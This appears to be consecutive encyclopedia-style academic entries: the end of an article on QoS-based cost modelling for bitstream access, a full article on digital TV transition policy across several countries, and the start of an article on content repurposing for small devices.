$$fincr_k = 1 + \frac{A\max(\tilde{k} = K) - A\max(\tilde{k} = k)}{A\max(\tilde{k} = K)}$$

4. Calculate for each service class the relative use of the tunnel bandwidth v_s resulting from the total traffic load under the dimensioning of the service with the most restrictive QoS (k=1):

$$rbw_k = \frac{\alpha_k \cdot n\max K(\tilde{k} = 1) \cdot n_k \cdot t_s^{(k)}}{A\max(\tilde{k} = 1)}$$

5. Calculate for each service class the cost per user:

$$c_k = c_{unit} \cdot fincr_k \cdot rbw_k$$

where the unit cost c_{unit} is deduced from the given number of user resulting from nmaxK($\tilde{k}$ =1) in the dimensioning under $\tau \le \tau_{k=1}$ and the cost for the total bandwidth is calculated by:

$$C(v_s) = \sum_{k=1}^{K} c_k \cdot n\max K(\tilde{k} = 1) \cdot n_k$$

$$c_{unit} = \frac{C(v_s)}{\sum_{k=1}^{K} fincr_k \cdot rbw_k \cdot n\max K(\tilde{k} = 1) \cdot n_k}$$

6. In case that not any QoS differentiation is considered ($fincr_k$ =1) it results:

$$c_{unit} = \frac{C(v_s)}{\sum_{k=1}^{K} fincr_k \cdot rbw_k \cdot n\max K(\tilde{k} = 1) \cdot rn_k}$$

7. Calculate the cost benefit for services with more restrictive QoS values driven by the traffic resulting from the best effort by:

   Benefit = 1- cost per user without QoS/ cost per user under QoS

This cost benefit depends on the traffic relations produced by the different service classes. In the current situation, where the best effort traffic from HSIA service is dominant, cost benefit might be significant. Hence, when an operator does not apply a pricing scheme under QoS differentiation, the HSIA user provides subsidies for the traffic from the other service classes with higher QoS requirements.

The following example illustrates the application of TELRIC model under dimensioning with overengineering.

In this example, we consider four BAS classes, and we assume that the traffic resulting from them is routed over a common capacity v_s = 149,76 Mbit/s, equivalent to a STM-1 group. The parameters of the services are shown in table 3, where first and second column provide the service class identifiers ordered by increasing QoS value, expressed by τ_k, the third column shown the probability of a user demands a service session in the HLP, the fourth column gives the packet rate per active session, E(L) the average packet length and σ(L) the standard deviation of the packet length. Additionally, we assume that the traffic for VPN corresponds only

C

to large enterprise customers, while the other ones are used by residential and SOHO (small office home office) customers, and that the number of large business customers is a 3% of the number of residential/SOHO. We consider the saturated case of triple play, where all residential and SOHO users apply real time, streaming, and best effort services.

We calculate nmaxK($\tilde{k}$) and the corresponding traffic values Amax($\tilde{k}$) and $fincr_k$ which fulfill the predescribed average duration for each service class τ_k. Results are shown in Table 4.

By definition, the cost increment factor provides the cost increment, due to the reduced number of users, and hence reduced traffic in the tunnel, against a service based in best effort. If we assume a total cost for a STM-1 of 1000 cost units, it results c_{unit} = 1,799, and in case of not considering QoS differentiation ($fincr_k$ = 1 for all services) the unitary cost results c_{unit} = 1,849. The cost per user for the different services, deduced from these cost figures, is shown in Table 5. The last column of the table shows a possible cost benefit, due the subsidies resulting from best effort traffic when an operator provides a dimensioning under overengineering, but applies a TERLIC model without considering QoS requirements.

The small cost increment for best effort service, and the strong cost reduction for the other ones, results from the high traffic values from best effort against small traffic values from the other services. Hence, the integration benefit is mainly owed to best effort service while its benefit goes mainly to the real time service

Table 3. Services description

k	Service name	Pr of use in the HLP	Packet rate/ session [1/s]	E(L) [oct]	σ(L) [oct]	Required delay τ_k [μs]	Relative number of user in relation to best effort
1	Real time VoIP	0,1	40	206	0	250	100%
2	VPN	0,9	125	500	1000	500	3%
3	streaming	0,1	100	512	2000	1000	100%
4	best effort	0,3	50	1000	1000	5000	100%

Table 4. Best effort maximum number of users and traffic for fulfilling the maximum delay of each service

Service Name	nmax($\tilde{k}$)	τ [μs]	Amax($\tilde{k}$)	Fincr
Real time VoIP	584	248,97	0,7075	1,280
VPN	695	499,28	0,8407	1,145
streaming	757	992,52	0,9160	1,068
best effort	814	4736,87	0,9830	1,000

Table 5. Service cost figures

Service Name	nº of user	cost/user under QoS	cost /user wihtout QoS	Benefit
Real time VoIP	584	0,0837	0,0672	19,71%
VPN	18	0,1574	0,1414	10,20%
streaming	584	0,4338	0,4175	3,76%
best effort	584	1,1899	1,2232	-2,80%

in case of a costing without considering QoS. This cost benefit gives a first idea about the consequence of offering bitstream access service without QoS requirements when the network is dimensioned and operated by overengineering under the consideration of QoS requirement.

COST MODEL USING NON-PRE-EMPTY PRIORITY QUEUING METHOD

The effect of cost benefit of the overengineering method gets higher when an operator applies additional traffic engineering methods for service class differentiation. We consider now the consequence of a traffic priority scheme applying the non-pre-empty priority queuing model exposed above.

Concerning the TELRIC model, the traffic resulting from service classes with higher priority obtains a double benefit: first the integration under common bandwidth, which gives lower values for the service duration $t_s^{(k)}$, and second, the priority treatment against services with lower priority, mainly best effort. For estimating this benefit, we maximize the number of users under the non-pre-empty queuing model under the condition that the required τ_k values for all services are fulfilled. Then, we calculate the relative use of the bandwidth for each service $rbwi_k$, where letter i indicates the integrated case. We compare this value with the relative bandwidth that the traffic for each service class would require, in case each service class gets an exclusive bandwidth tunnel (traffic segregation). The corresponding relative bandwidth is denominated by $rbws_k$ (letter s indicates the traffic separation). Obviously, the total required bandwidth, in case of traffic segregation is higher than in case of traffic aggregation under a traffic priority scheme.

Hence, the TELRIC model results as follows:

1. Determine the maximal number of users which can be applied under the traffic priority scheme by:

   nmaxK= min[nmaxK(k)] under the condition that each value τ_k is lower or equal than the maximum one. Apply for this calculation the non-pre-empty queuing model.

2. Calculate the relative bandwidth of each service using the number of users determined by nmaxK with the traffic priority scheme:

$$A_k = \alpha_k \cdot n\max K \cdot n_k \cdot t_s^{(k)}$$

$$rbwi_k = \frac{A_k}{\sum_{k=1}^{K} A_k}$$

3. Calculate for each service the required bandwidth v_k of a separated tunnel (traffic segregation) using the maximum number of users calculated in step i), under the condition that the resulting average duration for each service is $\tau = \tau_k$ and applying the M/G/1 queuing model.
4. Calculate from step iii) the total bandwidth vt required under traffic segregation and the relative bandwidth for each service under the consideration of separate tunnels by:

$$rbws_k = \frac{v_k}{\sum_{k=1}^{K} v_k}$$

5. The cost increment factor results:

$$fincr_k = \frac{rbws_k}{rbwi_k}$$

6. Calculate the cost unit by:

$$c_k = c_{unit} \cdot fincr_k \cdot rbws_k$$

$$C(v_s) = \sum_{k=1}^{K} c_k \cdot nmaK \cdot rn_k$$

$$c_{unit} = \frac{C(v_s)}{\sum_{k=1}^{K} fincr_k \cdot rbws_k \cdot nmaK \cdot rn_k}$$

7. The unitary cost without considering QoS differentiation is calculated again, based only on the occupancy in the aggregated traffic $rbwi_k$ scheme and setting $fincr_k = 1$ under the number of users determined by nmaxK, resulting:

$$c'_{unit} = \frac{C(v_s)}{\sum_{k=1}^{K} rbw_k \cdot n\max K \cdot rn_k}$$

8. Calculate the benefit by:

   Benefit = 1- cost per user without QoS/ cost per user under QoS

Applying this TELRIC scheme to our example, it results nmaxK = 805 best effort users, which lead to the delays, using a STM-1 tunnel, shown in Table 6. Note that the limitation comes from the best effort service.

The calculation of step (iii) in separate tunnels leads to a total bandwidth of 187,224 Mbps, where the difference with the STM-1 bandwidth of 149,76 Mbps indicates the integration benefits resulting from the traffic priority scheme. Additionally, separated scheme leads to worse delays, as table 7 shows.

Table 8 shows the cost increment factor to be applied under QoS with a priority traffic scheme, the cost per user for both, TELRIC model with QoS and TELRIC model without QoS, and the resulting cost benefit in the last case.

The comparison of these results with the results obtained under the overengineering method shows a strong increment in the number of users (805 against 584) and reduced delay values for all services, except for the best effort one, which approaches its QoS limit, caused by the fact that its traffic is served with lowest priority. Under a fair cost scheme, it results that the best effort traffic is 19% cheaper, and the real time one must be nearly 37% more expensive than in case of a cost scheme without considering the QoS parameter.

Table 6. Service delay and relative bandwide, using a STM-1 tunnel under a priority queuing method

Service Name	tw [µs]	τ [µs]	Rbwi
Real time VoIP	91,67	102,67	0,0364
VPN	102,72	129,43	0,0741
streaming	147,37	174,72	0,2263
best effort	4826,93	4880,34	0,6631

Table 7. Service traffic values applying a separated scheme

Service Name	vel. [Mbit/s]	rbws	tw [µs]	τ [µs]
Real time VoIP	10,181	0,0544	88,110	249,980
VPN	24,164	0,1291	334,440	499,976
streaming	54,679	0,2921	925,059	999,969
best effort	98,200	0,5245	4918,534	5000,000

Table 8. Cost per user with and without considering QoS with a priority traffic scheme

Service Name	nº of users	fincr	cost/user under QoS	cost /user without QoS	Benefit
Real time VoIP	805	1,493	0,0837	0,0672	36,86%
VPN	24	1,741	0,1574	0,1414	45,86%
streaming	805	1,290	0,4338	0,4175	26,95%
best effort	805	0,791	1,1899	1,2232	-19,16%

CONCLUSION

This result emphasizes and quantifies the requirement from the European Regulator Group to offer BAS under QoS differentiation. In contrary, an operator with significant market power gets a strong benefit when he offers wholesale bitstream access service to an ISP only under a best effort scheme, with a cost calculation based mainly on the occupancy of each service class, without considering the different delay requirements. In this case, the SMP operator accumulates the integration and traffic engineering benefit exclusive for its own differentiated service offer.

KEY TERMS

Bitstream Access: Whole sale product consisting of the DSL part (access link) and backhaul services of backbone network (ATM, IP) (see Scott, 2003).

Current Cost: Reflects the cost of the network investment over time, considering issues like amortization.

Cost Driver: Technical parameter that is acting as a restrictive factor for a network element. Therefore, the network element is dimensioned according to this factor.

DSL (Digital Subscriber Line): Telephone line improved by equipment, making it capable of broadband transmission. DSL comes in many flavors, known collectively as xDSL.

Historical Cost: Reflects the cost of the network elements at the time of acquisition.

Incremental Cost: Cost of providing a specific service over a common network structure.

Quality of Service (QoS): It is an objective measure of the satisfaction level of the user. It refers to control mechanisms that guarantee a certain level of performance to a data flow in accordance with requests from the application program. QoS guarantees are important when network capacity is limited, especially for real-time and streaming applications—for example, voice over IP and IP-TV, since these often require fixed bit rate and may be delay sensitive.

Critical Issues and Implications of Digital TV Transition

In-Sook Jung
Kyungwon University, Korea

INTRODUCTION

Since the inception of digital terrestrial TV (DTT) in the United Kingdom on September 23, 1998, many countries have developed keen interests in this changing landscape of digital television. Soon after, the U.S. also started DTT on November 1, 1998, and other countries such as Germany, France, Japan, and Korea would join the technological trend. Most countries are scheduling the transition of analog TV into digital TV by around 2010 (Table 1).

In the digitalization process, each government has two main concerns; one is about when the conversion from analog to digital TV (DTV) is scheduled, and the other is about how smoothly the schedule is completed. While the U.S. currently set analog switch-off for February 17, 2009, the European Commission has planned that switchover from analog TV should be completed in Member States by 2012. The spectrum plans of Member States in the EU said to be flexible enough to allow the introduction of other electronic communications services, along with DTT (Indepen, Ovum, & Fathom, 2005). According to EU Directive, the UK is planning to finish the switchover in 2012 and Germany in 2010. In Asia, South Korea is expected to be completed in 2010, Japan in 2011, and China in 2015.

Unlike government-announced timetables, each country has some difficulties in keeping for the transition

Table 1. National DTT transition timetable

Nation	Date	Nation	Date
Germany	2002 DTV launch Ongoing on a regional basis with end date of 2010	U.S.	1998 DTV launch 2010 Switch-off (Berlin/Bradenburg, swith-off on August 4, 2003)
Japan	2003 DTV launch 2011 Analog Switch-off	United Kingdom	1998 DTV launch Partially ending from 2008 2012 Analog Switch-off
Sweden	1999 DTV launch Partially ending from 2005 2008 February Analog Switch-off	Australia	2011 Analog Switch-off
Canada	No switch-off date	Italy	2003 DTV launch 2011 Analog Switch-off
Finland	2001 DTV launch 2010 Analog Switch-off	Norway	2009 Analog Switch-off
Spain	2000 DTV launch 2010 Analog Switch-off	Austria	2010 Analog Switch-off
Hungary	2012 Analog Switch-off	Belgium	2012 Analog Switch-off
Greece	2012 Analog Switch-off	Slovenia	2012 Analog Switch-off
Malaysia	2008 DTV launch 2015 Analog Switch-off	Netherlands	2003 DTV launch No switch-off date
Switzerland	2004 DTV launch 2015 Analog Switch-off	Denmark	2005 DTV launch No switch-off date
Luxemburg	2002 DTV launch No switch-off date	Korea	2001 DTV launch 2010 Analog Switch-off (over 95% Penetration)

process so that the successful conversion within the scheduled timeline may not be possible. Thus, this article first examines which kinds of problems and alternatives are emerging in the policy process for DTV transition in several countries. Secondly, it attempts to find the global implication from what sorts of DTV transition issues are observed in most countries and from how they are broaching the problems of existing regulation systems and the social conflicts among stockholders, especially in Asian countries.

BACKGROUND

The reasons why many countries try to speed up the switchover to DTV is due to several economical benefits as follows (Jung, 2006a, p. 162):

- DTV will improve both the range and quality of services, notably thanks to digital compression.
- It will expand business opportunities due to new services.
- It can create new job markets and industries.
- It will increase both spectrum efficiency and network payloads.

Digital conversion has lots of benefits in several respects, but the policy process that each country promotes is not so simple. Galperin (2004) overviewed the digitalization processes of the U.S. and UK and showed that digital TV offers many advantages over analog TV, but the transition process is complex and costly, so it requires a change in the legal framework as well. The Commission of the European Communities (2003) also explained that the switchover from analog to digital broadcasting is a complex process with social and economic implications going well beyond the pure technical migration. The General Accounting Office (2004) proposes the factors of speedy completion of the DTV transition in Berlin and shows that failure to meet the DTV transition deadline will delay the return of valuable spectrum for public safety and other commercial purposes.

Considering this aspect, each country at last has begun to take legislative measures to spur the DTV transition not to let it occur under market forces. In April 2002, the FCC announced a proposal called "Voluntary Industry Actions to Speed the Digital Television Transition," requiring the networks to produce and broadcast more digital programs. The UK government founded "Digital UK," a non-profit organization coordinating the UK's move to digital TV. In Asia, Korea is considering "the Special Law of DTV transition" as of April 2006, and Japan's MIC (Ministry of Internal Affairs and Communications) organized the "Study Group on Digitalization and Broadcast Policy" in 2004.

CRITICAL ISSUES OF DTV TRANSITION

The hurdles or critical issues in the process of a certain country's digital TV conversion are very similar to that of the other countries' that the alternatives can also be circulated among nations.

Non-Voluntary Conversion and Subsidy for Digital TV Set-Top Boxes

The most difficult thing in which each government promotes the digitalization policy is that the rate of DTV prevalence does not grow as rapidly as expected. Despite the hard efforts of the FCC (Federal Communications Commissions) and CEA (Consumer Electronics Association), the prevalence rate did not increase as expected until 2002. Even the UK, known as the country having the highest digital penetration in the world, has DTV penetration rates totaling about 63% of the second quarter of 2005 (Karger, Klein, Reynolds, & Sales, 2005, p. 2).

The situation in Asian countries is much worse. As of the end of 2005, the prevalence of DTV sets in Korea is only 17.8%, a percentage mostly occupied by high incomers, white color class, and those from urban areas/capital area. According to the survey, 44.3% of DTV have-nots responded to buy DTV sets by 2010. Therefore, the prevalence of DTV would be 58.2% including 44.3% of DTV have-nots by the transition deadline (Korean Broadcasting Commission, 2005, p. 16). This expectation shows a considerable gap with a primary plan to achieve prevalence of 95% in 2010.

It is estimated that around 10% of all primary sets and 16 % of subsequent sets will be subjected to non-voluntary conversion in almost every country by the switch over deadline (Karger, Klein, Reynolds, & Sales, 2005). The government has to support these groups to make them continue to watch DTT in the aspects of public universal services after the analog cutoff. On this account, the main critical issue of DTV conversion is recently focused on the subsidy program for a non-voluntary conversion group.

To spur the digital transition, some industry participants and experts suggested that the government may choose to provide a subsidy for set-top boxes, which can receive digital broadcast television signals and convert them into analog signals so that they can be displayed on existing television sets. Cotlar (2005) suggested that the subsidies program for the purchase of set-top boxes would be regarded as one of the solutions. The rule of "Digital Tuner Mandate," which all sets 13-inch TV sets and larger that have to contain digital tuners, and the 'Plug-and-Play' rules that facilitate the direct connection of digital navigation devices or customer premises equipment under the U.S. order are similar alternatives. Korea is also considering two rules through making a special raw for a speedy conversion.

HD Programming and "Multicast"

HD (high definition) programming is one of the best benefits of digitalization, but it is considered a burden for broadcasters in terms of the conversion deadline because of its high production cost and limits of spectrum use. Consequently some U.S. network broadcasters, including NBC, are planning another business strategy that can make possible "multicast" four standard-definition pictures through only one high-definition band.

Kerschbaumer (2005) concludes that the audiences who watch TV programs that mix HD with SD source are not attracted to the original HD programs. So the amount of HD programs that may attract the audiences is absolutely limited. The National Association of Broadcasters of the U.S. reported that ABC, NBC, CBS, and the WB were broadcasting more than 60 prime-time shows in high definition by early 2004. Among the program genre, the HD production speed of news and reality programs is slowest because these programs have been produced at a low cost but with a high rating. The HD production of local affiliates is particularly more difficult because of the high cost of production.

Korea has an HD program obligation plan as seen in Table 2, but the broadcasters have difficulties in performing that duty. Broadcasters want to offset the extra cost of producing HD programs through the payment of HD viewers because HD production cost is twice or three times as much as that of the analog.

However, the present Korean Broadcasting Law has been restricted to just sending a high-definition pictured channel, and many terrestrial broadcasters are insisting on a legal permission of multicasting as a programming to provide more digital contents. It means that the broadcasters, even though they are major players in this scheme, are trying to deter the conversion into HD system, because they are considering it a non-profitable business.

Table 2. HD broadcasting obligation time after 2006 (Source: http://www.kbc.or.kr/)

Year	2006	2007	2008	2009	2010
%*	25.0	35.0	50.0	70.0	100.0

**HD proportion of total broadcasting per week*

Illegal Copy Problems and Several Alternatives

Another factor that deters the digital transition is the difficulty in protecting a copyright of digital program. The U.S. NAB (2002) argued that the biggest obstacle is that there is no device to defend the program from illegal copy, and it is more problematic than the issues such as the sky-high transition cost or lack of digital management experience. In July 2004, the U.S. reviewed and supported the "Broadcast Flag Rule," which protects the digital broadcast content from illegal copy in all digital machines. Ofcom (2006) recommends that broadcasters and producers make "Practice of Code" on copyright use and profit negotiation between them. Japan's NHK and the National Association of Commercial Broadcasters introduced the "B-CAS" system, which blocks attempts by viewers to illicitly duplicate digital television programs for commercial purposes and allows one time copy through DTV sets in 2004. In Korea, with the emergence of a new digital media such as DMB (digital multimedia broadcasting), the concerns of copyright of digital contents are rising (*Digital Times*, March 3, 2006).

Digital Must-Carry and Revision of Existing Rule

Digital conversion also requires a modification of the existing retransmission rule for analog terrestrial TV. The retransmission rule has been considered as a device to protect the terrestrial broadcasting from being devaluated compared to the toll broadcasting in most countries (Creech, 2000, p.156; Jung, 2006b). By the digitalization, as the channel capacity of terrestrial broadcasters expands, the toll broadcaster started to raise some questions about their retransmission duty in relation to the number of channels and retransmission periods they have to deliver. As Timmer (2004) argues, digital multi-retransmission is triggering three dimensional problems: dual carriage, entire carriage, and carriage of program-related content, that is, the added services carriage. Especially, the third problem, program-related content is difficult to define specifically.

In the Korean Broadcast Law section 78, the retransmission types of paid broadcasters dove into the “must carry rule” and “distant signal retransmission.” A must-carry channel is limited to one channel, KBS 1, the Korean main public broadcasting channel. But for the distant retransmission of the other terrestrial channels, MBC and SBS, the paid TV broadcasters have to be approved by KBC. After the digital transition, “must-carry duty” is also required for one digital channel. Until now, there happen to be no concrete conflicts, but considerable disputes are expected to occur regarding the category of digital must-carry (Jung, 2006b).

THE IMPLICATIONS OF DTV TRANSITION IN ASIAN COUNTRIES

Each country is making efforts to prepare the best policy alternative for a successful digital conversion. This is manifested in extensive reforms in the legal framework of communications fields they have maintained. Under the present system, each media industry such as terrestrial, cable TV, satellite broadcasting, and DMB is separately regulated; however, digital conversion is accelerating the reconstruction from a vertical regulation system to a horizontal system.

Also, digital conversion means that each country inevitably has to experience severe social conflicts and to find a solution through the process. Especially, in Asian countries that have mostly a vertical regulation system and have shorter TV industry history than western countries, the need for change into a horizontal regulation environment is larger than in western countries. The disputes and conflicts developing over IPTV (Internet Protocol Television) in Asian countries—Korea, Japan, and China—clearly show how complex and difficult the digitalization process is.

Korea is considering establishing a special law on the DTV transition. The special law is known to contain a DTV tuner mandate, a concrete date of analog cutoff, and the supporting scope of public funds. But the conflicts among broadcasters-terrestrial, cable, and satellite to get better position in the new law are serious. Korea has already suffered serious social conflicts when it decided on the DTV transmission standard in 1997 (Jung, 2003). And, from the end of 2004, Korean society has been seized with a severe quarrel regarding the problem of the legal position of IPTV among related groups (Jung & Jung, 2005). The primary switch-off deadline in Korea was in 2006, but there is no possibility of meeting the deadline by that time, and it is prospected that the schedule will be readjusted. Maybe the disputes and conflicts will end after the Korean regulatory environment achieves the integration of broadcasting and telecommunications sectors.

While KBC, the government agency that regulates the broadcasting industry, considers IPTV as the broadcasting services, MIC, the regulation agency of telecommunications, regards it as a telecommunication service. If IPTV legally obtains the broadcasting status, it has to undergo entrance regulation, ownership regulation, and content regulation under the Broadcasting Law. On the other hand, if it obtains the status as a telecommunication service, it does not need to follow such a regulation under the Telecommunication Basic Act. In general, Korea’s big three telecommunications service providers—KT, Hanaro Telecom, and Dacom—are planning to launch IPTV services, hoping to get the latter position.

However, cable TV broadcasters are strongly opposed to the introduction of IPTV, and they claim that even if it is permitted, IPTV has to be regulated under the Broadcasting Law. This assertion is based on the clue that it is difficult to differentiate the quality between the digital cable TV and IPTV service.

The situation is known to be similar with Japan. In “Cable Television Broadcast Law,” Japan requires that a person who intends to conduct a cable television broadcasting service has to establish cable television broadcasting facilities and obtain a permit from the MIC. However, according to a new law, “Laws Concerning Broadcast on Telecommunications Services," it is relatively easy to conduct the IPTV broadcasting service. Only a registration is required to conduct the IPTV service. Cable TV broadcasters complain that this is unfair (Kim & Sugaya, 2006, pp. 13-14).

The SARFT (State Administration of Radio, Film and TV), China's media ministry, addressed three key policies on DTV. These include "Three Step-Forward Time Table," "Four-Platform Market Structure," and "Once-for-all DTV Switch-On." The three steps are cable-satellite-terrestrial, with a goal of 30 million DTV subscribers in 2005 (Insight Media, 2005). One peculiar thing is that partly because the digital transition is easier to execute in cable systems than in over-the-air systems, the government has given some priority to pushing ahead with cable conversion. The Four-Platform Market Structure includes a DTV integration platform, a transmission platform, a consumer access platform, and the ominous sounding "supervisory platform," which includes a "big brother" type oversight in all the previous areas.

China has the goal to have all 380 million households in China on digital technology by 2015; about 280,000 households nationwide are now digitalized. Qingdao is the key city targeted for digital conversion; 48 other cities have also been picked. China will provide low-interest loans to cable companies to convert 100 million urban households to digital television by 2008. With the Beijing Olympics coming up in 2008, Beijing has made it a priority for digital television to be available nationwide by then.

FUTURE TRENDS

The key issue of the future of the digital broadcasting market would not be the equipment cost or prevalence rate, but the various contents to fill the digital increasing channels. The emerging convergence mobile digital media such as MediaFLO, DVB-H, DMB, and IPTV are requiring entirely new types of programs and a distribution structure of programs. Eventually, content related issues and regulation will be global main concerns in the near future, and the sufficient supply of new digital contents will be a key factor for successful conversion. And, through the process, the convergence and M&A among entrepreneurs at home and abroad will concurrently ensue in globalization of this field.

CONCLUSION

This article tried to explain that digital transition is not a simple process of technological conversion from analog to digital, but rather it is a more complex paradigm shift that fundamentally changes the industry structure and regulatory system of broadcasting and telecommunications. The existing critical issues are the problem of non-voluntary conversion, the difficulty of HD programming, the conflicts among the broadcasters, telecommunications companies, and regulators, the problem of digital copyright protection, and the issue of digital must-carry. These kinds of problems show that digital conversion is simply not a transition in technology or hardware, but it contains changes in extensive social, cultural, and regulative environment. Especially, it could result in the restructuring of the domestic broadcasting and telecommunications industry.

KEY TERMS

Digital TV (DTV): A new type of broadcasting technology that will allow broadcasters to offer television with movie-quality picture and CD-quality sound, along with a variety of other enhancements. DTV technology can also be used to transmit large amounts of other data into the home, which may be accessible by using a computer or television set.

DTV Transition: Switchover from analog to digital broadcasting.

DTT: Digital terrestrial TV.

Digital Tuner Mandate: The rule that all TV sets that have analog tuners must also contain tuners capable of receiving digital over-the-air broadcasts in the U.S.

Internet Protocol Television (IPTV): A two-way multimedia service that allows viewers to watch broadcasts and movies through high speed Internet, providing interactive services like TV commerce and TV education.

Multicast: A set of technologies or programming that enables efficient delivery of data to many locations on a network. This technology can make it possible to "multi-cast" four standard-definition pictures through the only one high-definition band.

Must-Carry Rule: The retransmission rule has been considered as a device to protect the terrestrial broadcasting from being devaluated compared to the toll broadcasting in most countries.

Non-Voluntary Conversion: The conversion of equipment, which would not have been converted until the analog cutoff date.

Plug & Play Rule: The rule is to be suggested that consumers directly connect cable with DTV sets without set top boxes.

Critical Issues in Content Repurposing for Small Devices

Neil C. Rowe
U.S. Naval Postgraduate School, USA

INTRODUCTION

Content repurposing is the reorganizing of data for presentation on different display hardware (Singh, 2004). It has been particularly important recently with the growth of handheld devices such as "personal digital assistants" (PDAs), sophisticated telephones, and other small specialized devices. Unfortunately, such devices pose serious problems for multimedia delivery. With their small screens (240 by 320 for a basic Palm PDA), one cannot display much information (like most of a Web page); with their low bandwidths, one cannot display video and audio transmissions from a server ("streaming") with much quality; and with their small storage capabilities, large media files cannot be stored for later playback. Furthermore, new devices and old ones with new characteristics have been appearing at a high rate, so software vendors are having difficulty keeping pace. So some real-time, systematic, and automated planning could be helpful in figuring how to show desired data, especially multimedia, on a broad range of devices.

BACKGROUND

The World Wide Web is the de facto standard for providing easily accessible information to people. So it is desirable to use it and its language HTML as a basis for display for small handheld devices. This would enable people to look up ratings of products while shopping, check routes while driving, and perform knowledge-intensive jobs while walking. HTML is, in fact, device-independent: It requires the display device and its Web browser software to make decisions about how to display its information within guidelines. But HTML alone does not provide enough information to devices to ensure much user-friendliness of the resulting display: It does not often tell the browser where to break lines or which graphics to keep colocated. Display problems are exacerbated when screen sizes, screen shapes, audio capabilities, or video capabilities are significantly different. "Microbrowser" markup languages like WML, S-HTML, and HDML, that are based on HTML but designed to better serve the needs of small devices, help, but only solve some of the problems.

Content repurposing is a general term for reformatting information for different displays. It occurs frequently with "content management" of an organization's publications (Boiko, 2002) where "content" or information is broken into pieces and entered in a "repository" to be used for different publications. However, a repository is not cost-effective unless the information is reused many times, something not generally true for Web pages. Content repurposing for small devices also involves real-time decisions about priorities. For these reasons, the repository approach is not often used with small devices.

Content repurposing can be done either before or after a request for it. Preprocessing can create separate pages for different devices, and the device fetches the page appropriate to it. It can also involve conditional statements in pages which cause different code to be executed for different devices; such statements can be done with code in JavaScript or PHP embedded within HTML, or with more complex server code using such facilities as Java Server Pages (JSP) and Active Server Pages (ASP). It can also involve device-specific planning (Karadkar, Furuta, Ustun, Park, Na, Gupta, Ciftci, & Park, 2004). Many popular Web sites provide preprocessed pages for different kinds of devices. Preprocessing is cost-effective for frequently-needed content, but requires setup time and can require considerable storage space if there is a large amount of content and ways to display it.

Content repurposing can also be either server-side (a server supplies repurposed information for the client device) or client-side (the device itself decides what to display and how). Server-side repurposing saves work for the device, which is important for primitive devices, and can adjust to fluctuations in network bandwidth (Lyu, Yen, Yau, & Sze, 2003), but requires added complexity in the server and significant time delays in getting information to the server. Devices can have designated "proxy" servers for their needs. Client-side repurposing, on the other hand, can respond quickly to changing user needs. Its disadvantages are the additional processing burden on an already-slow device, and higher bandwidth demands since information is not eliminated until after it reaches the device. The limitations of small devices require most audio and video repurposing to be server-side.

METHODS OF CONTENT REPURPOSING

Repurposing Strategies

Content repurposing for small devices can be accomplished by several methods, including panning, zooming, reformatting, substitution of links, and modification of content.

A default repurposing method of the Internet Explorer and Netscape browser software is to show a "window" on the full display when it is too large to fit on the device screen. Then the user can manipulate slider bars on the bottom and side of the window to view all the content ("pan" over it). Some systems break content into overlapping "tiles" (Kasik, 2004), precomputed units of display information, and users can pan only from tile to tile; this can preventing splitting of key features like buttons and simplifies client-side processing, but only for certain kinds of content. Panning may be unsatisfactory for large displays like maps, since considerable screen manipulation may be required, and good understanding may require an overview. But it works fine for most content.

Another idea is to change the scale of view, "zooming" in (closer) or out (further). This can be either automatic or user-controlled. The MapQuest city-map utility (www.mapquest.com) provides user-controlled zooming by dynamically creating maps at several levels of detail, so the user can start with a city and progressively narrow on a neighborhood (as well as do panning). A problem for zooming out is that some details like text and thin lines cannot be shrunk beyond a certain minimum size and still remain legible. Such details may be optional; for instance, MapQuest omits most street names and streets in its broadest view. But this may not be what the user wants. Different details can be shrunk at different rates, so that lines one pixel wide are not shrunk at all (Ma & Singh, 2003), but this require content-specific tailoring.

The formatting of the page can be modified to use equivalent constructs that display better on a destination device (Government of Canada, 2004). For instance with HTML, the fonts can be made smaller or narrower (taking into account viewability on the device) by "font" tags, line spacing can be reduced, or blank space can be eliminated. Since tables take extra space, they can be converted into text. Small images or video can substitute for large images or video when their content permits. Text can be presented sequentially in the same box in the screen to save display space (Wobbrock, Forlizzi, Hudson, & Myers, 2002). For audio and video, the sampling or frame rate can be decreased (one image per second is fine for many applications provided the rate is steady). Visual clues can be added to the display to indicate items just off-screen (Baudisch & Rosenholtz, 2003).

Clickable links can point to blocks of less-important information, thereby reducing the amount of content to be displayed at once. This is especially good for media objects (which can require both bandwidth and screen size), but also helps for paragraphs of details. Links can be thumbnail images, which is helpful for pages familiar to the user. Links can also point to pages containing additional links so the scheme can be hierarchical. Buyukkoten, Kaljuvee, Garcia-Molina, Paepke, and Winograd (2002) in fact experimented with repurposing displays containing links exclusively. But insertion of links requires rating the content of the page by importance, a difficult problem in general (as discussed below), to decide what content is converted into links. It also requires a careful wording of text links since just something like "picture here" is unhelpful, but a too-long link may be worse than no link at all. Complex link hierarchies may also cause users to get lost.

One can also modify the content of a display by eliminating unimportant detail and rearranging the display (Gupta, Kaiser, Neistadt, & Grimm, 2003). For instance, advertisements, acknowledgements, and horizontal bars can be removed, as well as JavaScript code and Macromedia Flash (SWF) images, since most are only decorative. Removed content need not be contiguous, as with removal of a power subsystem from a system diagram. In addition, forms and tables can lose their associated graphics. The lines in block diagrams can often be shortened when their lengths do not matter. Color images can be converted to black-and-white, though one must be careful to maintain feature visibility, perhaps by exaggerating the contrast. User assistance in deciding what to eliminate or summarize is helpful as user judgment provides insights that cannot easily be automated, as with selection of "key frames" for video (Pea, Mills, Rosen, & Dauber, 2004). An important special application is selection of information from a page for each user in a set of users (Han, Perret, & Naghshineh, 2000). Appropriate modification of the display for a mobile device can also be quite radical; for instance, a good way to support route-following on a small device could be to give spoken directions rather than a map (Kray, Elting, Laakso, & Coors, 2003).

Content Rating by Importance

Several of the techniques mentioned above require judgment as to what is important in the data to be displayed. The difficulty of automating this judgment varies considerably with the type of data.

Many editing tools mark document components with additional information like "style" tags, often in a form compatible with the XML language. This information can assign additional categories to information beyond those of HTML, like identifying text as a "introduction," "promotion," "abstract," "author biography," "acknowledgements," "figure caption," "links menu," or "reference list" (Karben, 1999). These categories can be rated in importance by content-repurposing software, and only text of the top-rated categories shown when display space is tight. Such categorization is especially helpful with media objects (Obrenovic, Starcevic, & Selic, 2004), but their automatic content analysis is difficult and it helps to persuade people to categorize them at least partially.

